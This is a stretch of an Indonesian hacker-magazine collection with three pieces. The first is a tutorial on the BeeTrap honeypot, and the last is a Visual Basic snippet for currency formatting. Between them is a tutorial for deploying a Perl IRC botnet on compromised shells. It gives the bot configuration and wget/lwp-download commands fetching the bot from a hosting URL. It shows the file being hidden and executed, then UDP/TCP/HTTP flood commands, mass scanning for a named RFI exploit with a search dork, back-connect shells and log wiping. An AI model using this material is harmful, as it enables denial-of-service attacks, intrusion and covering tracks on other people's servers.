BeeTrap tidak menggantikan Honeypot komersial yang mahal untuk anda, aplikasi ini hanya sebagai proof of concept dan pendukung sekuriti pada komputer yang anda gunakan. Mungkin saja ada yang mencoba masuk ke komputer anda. Jadi tidak ada ruginya anda memasang sebuah jebakan.


Coba jelaskan kepada saya, bagaimana keunggulan aplikasi ini dan bagaimana cara menggunakananya?

Baiklah, silahkan ikuti tutorial dibawah ini.

Ekstrak semua file kedalam sebuah folder, disarankan untuk membuat folder di C:\program files\BeeTrap. Setelah itu klik **BeeTrap.exe**



Perhatikan gambar diatas, pada saat BeeTrap.exe disejeksi, maka program akan berjalan dan disembunyikan pada systray, klik dua kali pada icon BeeTrap yang bergambar lebah dan anda dapat mengkonfigurasi menu BeeTrap.



BeeTrap akan membuka port 201 sebagai port jebakan, anda dapat mengubah port jebakan sesuai keinginan dengan cara klik **change port**.

Sebagai catatan, port yang akan dibuka tidak digunakan oleh program lain. Sebagai contoh, port 110 merupakan port standar POP3. Jika port ini terbuka pada komputer anda, maka 110 tidak bisa digunakan sebagai port jebakan. Cari port lain.




- **Run at Windows startup** . Jika menu ini diceklis, maka BeeTrap akan aktif setiap kali komputer anda dihidupkan.
- **Alert me !!** . Jika menu ini diceklis, maka BeeTrap akan memberikan anda peringatan setiap kali penyerang terjebak. Jika Ceklis ini dihilangkan, maka pengguna BeeTrap tidak akan diperingatkan.

Ok. Mari kita lihat bagaimana cara BeeTrap melakukan tugasnya sebagai sebuah Honeypot.

Sebagai ujicoba pada BeeTrap, penulis menceklis **Alert me !!** dan membuka port 139 sebagai port jebakan. Kemudian penulis menggunakan **WinnukeV95**, sebuah tool kuno yang digunakan untuk mengeksploit kelemahan NetBios pada Windows 95. WinnukeV95 menyerang komputer berbasis Windows 95 pada port 139.




IP Address diisi dengan 127.0.0.1 oleh penulis karena itu adalah IP localhost semua komputer. Ketika Nuke Me 95 diklik, BeeTrap langsung mendeteksi serangan ini.



Penulis menutup port 139 dan membuka port 21 pada BeeTrap. Seperti yang kita ketahui bahwa 21 adalah port standar FTP, protokol untuk petukaran file melalui TCP/IP. Kemudian Penulis menggunakan **Brutus AET v.2.0** sebagai simulasi penyerangan FTP dengan metode Brute Force Login. BeeTrap kembali memperingatkan bahwa ada intruder yang mencoba masuk melalui port yang dibuka oleh penulis.

Log file hasil penyerangan dapat dilihat pada tabel BeeTrap seperti dibawah ini.



Untuk anda rekan-rekan penggiat komunitas Yogyafree, jika anda tertarik silahkan manfaatkan aplikasi ini. Gunakan secara bebas dan gratis untuk melindungi sistem anda. Saran, kritik, Bugs dan fitur lain yang ingin ditambahkan. Silahkan e-mail ke penulis. Poni (ferdianelli@yahoo.com)

-- end of trap --

Referensi

- [1] X-Code Magazine
- [2] CD Yogyafree

TUTORIAL BIKIN BOT PERL, DDOS DAN MASS SCANNING VULN!

Oleh : Newbee



*Keterangan :

- Warna **MERAH** artinya file-file penting.
- Warna **BIRU** artinya url-url penting
- Warna **HIJAU** artinya perintah-perintah penting

Peralatan Tempur :

1. File **kambe.txt** (source bot perl-nya) --> <http://h1.ripway.com/newbee/kambe.txt>
2. File **cmd2.txt** --> <http://h1.ripway.com/newbee/cmd2.txt>
3. File **echo.txt** --> <http://h1.ripway.com/newbee/echo.txt>
4. Browser Mozilla Firefox --> <http://www.mozilla.com/en-US/firefox/>
5. Mirc --> <http://www.mirc.com/get.html>
6. Shell (minta sama temen2 bandar shell di Yogyafree yang baik hati dan tidak sompong serta rajin menabung)
7. Beberapa pucuk rokok (beli di warung2 terdekat)
8. Lagu kangen band yang keren (download di situs2 bajakan kesayangan anda)

Kalo smuanya sudah siap, sekarang kamu upload **FILE CMD2.TXT** dan **FILE ECHO.TXT** ke hostingan kamu. Kalo kamu belom punya hostingan, coba register aja ke hostingan2 gratis seperti www.ripway.com, www.geocities.com, dan lainnya.

Udah? Beneran?

Kalo 2 file tadi udah sukses dihosting, ambil linknya (alamat tempat file itu disimpan), misalnya aja linknya <http://h1.ripway.com/newbee/cmd2.txt> dan <http://h1.ripway.com/newbee/echo.txt>. Dua link ini nanti kamu pakai untuk langkah berikutnya.

Langkah berikutnya? Afaan tuch?

Langkah itu adalah memodifikasi konfigurasi **FILE KAMBE.TXT** kamu. Coba buka pake editor seperti notepad misalnya. Coba kamu perhatikan bagian yang ini :

Kambe.txt - Notepad

```

File Edit Format View Help
#####
# :CONFIGURATION:
#####
my $lines_max='10';
#
# Maximum Lines for Anti Flood
#
my $sleep='3';
#
#Sleep Time
#
my $cmd="Injector";
#
#CMD that is printed in the channel
#
my $id="http://h1.ripway.com/newbee/cmd2.txt";
#
#ID = Response CMD
#
my $spread="http://h1.ripway.com/echo.txt";
#
#Spreader
#
my @adms=("kambe");
my @hostauth=("");
#
#Admins of the Bot set your nickname here
#
my @canais=("#Kalimantan-Tengah");
#
#Put your channel here
#
my @nickname = ("Borneowatch");
my $nick = $nickname[rand scalar @nickname];
#
#Nickname of bot
#
my $ircname = 'xcode';
chop (my $realname = '010,0<>09,5Kambe0010,0>>');
#
#IRC name and Realname
#
$servidor='irc.dal.net' unless $servidor;
my $porta='6667';
#
#IRCServer and port
#####

```

1 ← 2 ← 3 ← 4 ← 5 ← 6 ← 7 ←

Ada 7 poin yang kamu edit (yang ada di dalam tanda petik) :

1. Ganti dengan link **FILE CMD2.TXT** kamu tadi (<http://h1.ripway.com/newbee/cmd2.txt>)

2. Ganti dengan link **FILE ECHO.TXT** kamu tadi (<http://h1.ripway.com/newbee/echo.txt>)
3. Ganti dengan nick kamu di IRC, nick itu nanti yang dianggap sebagai admin bot
4. Ganti dengan nama channel IRC tempat Bot Perl nantinya join.
5. Ganti dengan nick Bot Perl-nya dengan nick yang kamu mau.
6. Ganti dengan ident dan realname Bot Perl-nya (Gak diganti juga gak apa)
7. Kalo kamu mau Bot Perl-nya masuk server selain ke dalnet, silahkan kamu ganti aja bagian ini dengan nama server IRC yang kamu mau.

Udah keren Nick botnya? Udah gaul? Udah pas semua settingannya?

Cek lagi dech, ntar repot lagi klo ada yang salah.

Kalo bener-bener udah mantaf, langsung disimpan aja filenya, trus lanjut ke langkah berikutnya.

Langkah berikutnya? Afaan tuch?

Langkah itu adalah meng-upload FILE KAMBE.TXT tadi ke hostingan kamu yang tadi udah register. Kalo udah, ambil lagi linknya, misalnya www.ripway.com/newbee/kambe.txt.

Persiapkan link tersebut lalu kita meluncur menuju shell.

MANA SHELLNYA???

-_-! Dudul... Kan udah daku bilang tadi minta ama bandar-bandar shell-nya Yogyafree. Tuh ada om indounderground, xshadow, inc0mp13te, dll, pada suka bagi-bagi shell gratis tuh mreka.. huehuehe :P :P

Udah dapet shellnya?

Kalo udah sekarang cari direktori yang permission-nya 777 di shell.

Caranya eksekusi perintah : **find / -type d -perm 777**

Kalo uda dapet, baru masuk ke tuh direktori dan jalankan perintah2 ini :

1. Transfer **FILE KAMBE.TXT** dari hostingan kamu tadi ke dalam shell :

wget http://h1.ripway.com/newbee/kambe.txt

Kalo wget gak bisa, coba ganti pake lwp-download :

lwp-download http://h1.ripway.com/newbee/kambe.txt

2. Ubah ekstensi **FILE KAMBE.TXT** jadi **KAMBE.PL** biar berekstensi perl dan dihidden biar filenya agak susah ketuanan ama admin target. Tanda titik di depan kambe.pl menandakan kalo file tersebut hidden :

mv kambe.txt .kambe.pl


3. Ganti permission KAMBE.PL jadi 755 biar bisa dieksekusi :
chmod 755 .kambe.pl

4. Eksekusi file KAMBE.PL :

perl .kambe.pl

Kalo gak ada pesan error waktu perintah2 di atas dijalankan, berarti pembuatan bot sukses! Tapi klo di IRC tuh bot gak muncul2, berarti IP tuh bot dah diban sama IRC SERVER tersebut, coba aja ganti server IRC di editan **KAMBE.TXT** tadi dengan server lainnya.

Untuk lebih jelas bayangannya dapat melihat gambar di dalam php shell berikut :



Bot-nya dah masuk IRC?

Kalo udah, coba baca-baca dulu perintah-perintah yang ada.

Ketik ini di channel IRC :

!kambe @help

Bot akan menampilkan help seperti ini :

mIRC - [#xcode [2]]

File View Favorites Tools Commands Window Help

DALnet ...

#lx-coder

#kalman...

UnderNe... Bot-Perl13399

#newbee Bot-Perl13399

#xcode

[20:00] * Now talking in #xcode

[20:00] * Joins: Bot-Perl13399 ("xcode@game.centel.cz")

[20:01] <@newbee> Halo Bot ! Slamat datang!

[20:01] <@newbee> !kambe @help

[20:01] <Bot-Perl13399> [eHelp] Select the function you want help for

[20:01] <Bot-Perl13399> [eHelp] !cmd !ddos

[20:01] <Bot-Perl13399> [eHelp] !cmd !scanscan

[20:01] <Bot-Perl13399> [eHelp] !cmd !backconnect

[20:01] <Bot-Perl13399> [eHelp] !cmd !shell

[20:01] <Bot-Perl13399> [eHelp] !cmd !portscanner

[20:01] <Bot-Perl13399> [eHelp] Or if you want too know all the commands type:

[20:01] <Bot-Perl13399> [eHelp] !cmd !commands

[20:01] <@newbee> !kambe @commands

[20:01] <Bot-Perl13399> [eHelp] You can use the following commands :

[20:01] <Bot-Perl13399> [eHelp] !cmd !portscan <ip>

[20:01] <Bot-Perl13399> [eHelp] !cmd !nmap <ip> <beginport> <endport>

[20:01] <Bot-Perl13399> [eHelp] !cmd !back <ip><port>

[20:01] <Bot-Perl13399> [eHelp] !cmd cd tmp For example

[20:01] <Bot-Perl13399> [eHelp] !cmd !udpflood <ip> <packet size> <time>

[20:01] <Bot-Perl13399> [eHelp] !cmd !tcpflood <ip> <port> <packet size> <time>

[20:01] <Bot-Perl13399> [eHelp] !cmd !httpflood <site> <time>

[20:01] <Bot-Perl13399> [eHelp] !cmd !linuxhelp

[20:02] <Bot-Perl13399> [eHelp] !cmd !spread <scan>

[20:02] <Bot-Perl13399> [eHelp] !cmd !scan <vuinv> <dork>

[20:02] <Bot-Perl13399> [eHelp] !cmd !system

[20:02] <Bot-Perl13399> [eHelp] !cmd !logcleaner

[20:02] <Bot-Perl13399> [eHelp] !cmd !sendmail <subject> <sender> <recipient> <message>

[20:02] <Bot-Perl13399> [eHelp] !cmd !nilw0rn

[20:02] <Bot-Perl13399> [eHelp] !cmd !join #channel

[20:02] <Bot-Perl13399> [eHelp] !cmd !part #channel

[20:02] <@newbee> !kambe id

[20:02] <Bot-Perl13399> uid=99(nobody) gid=98(nobody) groups=98(nobody)

[20:02] <@newbee> !kambe whoami

[20:02] <Bot-Perl13399> nobody

[20:02] <@newbee> T_T

Nah perintah dengan nama `!cmd` (prefix-nya) itu semua diganti dengan `!kambe`, baru bisa jalan (huehuehue).

Oke, Saatnya DDOS!

Langkah-langkahnya :

1. Cari IP target atau Nama Situs target yang mau di DDOS.
 2. Ada 3 Metode DDOS pada Bot ini :

- UDP Flood

Syntax Perintahnya : !kambe @udpflood <ip> <packet size> <time>

- TCP Flood

Syntax Perintahnya : !kambe @tcpflood <ip> <port> <packet size> <time>

- HTTP Flood

Syntax Perintahnya : !kambe @httpflood <site> <time>

contohnya : !kambe httpflood www.website.com 99999999999999999999999999999999


3. Hidupin rokok sambil chatting ngerayu cewe-cewe. :D

MASS SCAN VULN

Langkah-langkahnya :

1. Cari bug dan dorknya.

Misalnya aja salah satu bug exploit RFI di Milw0rm :



<http://www.milw0rm.com/exploits/5624>

- bug : /ch_readalso.php?read_xml_include=

- dork : "Copyrights © 2005 Belgische Federale Overheidsdiensten"


2. Jalankan Perintah ini:

Syntax Perintahnya : !kambe @scan <exploit> <dork>

Contohnya :

!kambe @scan /ch_readalso.php?read_xml_include= "Copyrights © 2005 Belgische Federale"

3. Hidupin rokok lagi sambil nunggu hasil scan keluar :D, jangan lupa puter lagu kangen band tadi yang uda didownload... biar gak sakit kepala mlototin monitor terus... :P



Kalo uda slesai scan2an dan ddos2an-nya dan dah mau pulang, jangan lupa hapus log-nya, caranya ketik :

!kambe @logcleaner

Dan masih banyak lagi fitur bot ini seperti portscan, nmap, back connect, sendmail, dll.

'Di balik dunia IRC bukan hanya sekedar untuk chatting dan ngejunk... But it could be a dangerous tool'

/* Tutorial ini hanya sekedar untuk edukasi dan pengetahuan tentang security.
Segala kerusakan atau kerugian yang terjadi karena penyalahgunaan tutorial ini
adalah bukan tanggung jawab saya */

By Newbee a.k.a Kambe

'Im just a single fighter'

Thanks to durhaka for the source

««-=SELESAI=-»»»

Mengubah Format Nilai textbox secara massal

By xBawahTanah === xbawahatanah@yahoo.com



“Sebuah coding sederhana yang mudah2an dapat menjadi masukan bagi rekan-rekan sekalian”

Code ini dapat mengkonversikan format nilai numeric pada textbox menjadi format mata uang secara massal

Code ini sangat membantu apabila anda membangun sebuah aplikasi yang menggunakan banyak perhitungan, namun anda juga harus mengubah format nilai tersebut dalam format currency (##,##,##,##). Dapat dilihat pada contoh di bawah ini.

Sehingga anda tidak perlu mengetikan code yang sama secara berulang-ulang pada setiap form.

Code

Module

-----Masukan dalam Module-----

```
Public Sub UbahFormatKeAngka(formNya As Form)
    Dim componentNya As Control
    For Each componentNya In formNya.Controls
        If TypeOf componentNya Is TextBox Then
            componentNya.Text = Format(componentNya.Text, "##,##,##,##")
        End If
    Next
End Sub
```

‘Masukan kode berikut ke dalam trigger untuk memanggil fungsi
‘UbahFormatKeAngka (pada contoh di masukan dalam comand1_click)

```
Private Sub Command1_Click()
    Call UbahFormatKeAngka(Me)
End Sub
```

Semoga Bisa memberi masukan bagi rekan-rekan sekalian, Terimakasih

Contoh Penggunaan

Konverter Ke Format Mata Uang === By xbawahatanah@yahoo.com

DEMO PENGGUNAAN CODE KONEVERSI FORMAT MASSAL

Saldo Tahun Lalu	100000	Trivulan Lalu	800000
Saldo Semester Lalu	200000	Penggunaan Bulan Lalu	900000
Saldo Trivulan Lalu	300000	Penggunaan Bulan Ini	1000000
Saldo Bulan Lalu	400000	Hutang Perusahaan	2000000
Saldo Bulan Ini	500000	Piutang	3000000
Total Penggunaan Tahun Lalu	600000	Pengeluaran	4000000
Total Penggunaan Semester Lalu	700000	Saldo Awal	5000000
Saldo Tahun Lalu	6000000	Trivulan Lalu	114000000
Saldo Semester Lalu	7000000	Penggunaan Bulan Lalu	19000000
Saldo Trivulan Lalu	8000000	Penggunaan Bulan Ini	18000000
Saldo Bulan Lalu	9000000	Hutang Perusahaan	17000000
Saldo Bulan Ini	12000000	Piutang	16000000
Total Penggunaan Tahun Lalu	13000000	Pengeluaran	15000000
Total Penggunaan Semester Lalu	14000000	Saldo Awal	11000000
Saldo Tahun Lalu	6000000	Trivulan Lalu	114000000
Saldo Semester Lalu	7000000	Penggunaan Bulan Lalu	19000000
Saldo Trivulan Lalu	8000000	Penggunaan Bulan Ini	18000000
Saldo Bulan Lalu	9000000		
Saldo Bulan Ini	12000000		
Total Penggunaan Tahun Lalu	13000000		
Total Penggunaan Semester Lalu	14000000		
Author	xbawahatanah@yahoo.com		
Jambi, 18 April 2008			

Form Contoh Sebelum Konversi

Konverter Ke Format Mata Uang === By xbawahatanah@yahoo.com


DEMO PENGGUNAAN CODE KONEVERSI FORMAT MASSAL

Saldo Tahun Lalu	100.000	Trivulan Lalu	800.000
Saldo Semester Lalu	200.000	Penggunaan Bulan Lalu	900.000
Saldo Trivulan Lalu	300.000	Penggunaan Bulan Ini	1.000.000
Saldo Bulan Lalu	400.000	Hutang Perusahaan	2.000.000
Saldo Bulan Ini	500.000	Piutang	3.000.000
Total Penggunaan Tahun Lalu	600.000	Pengeluaran	4.000.000
Total Penggunaan Semester Lalu	700.000	Saldo Awal	5.000.000
Saldo Tahun Lalu	6.000.000	Trivulan Lalu	114.000.000
Saldo Semester Lalu	7.000.000	Penggunaan Bulan Lalu	19.000.000
Saldo Trivulan Lalu	8.000.000	Penggunaan Bulan Ini	18.000.000
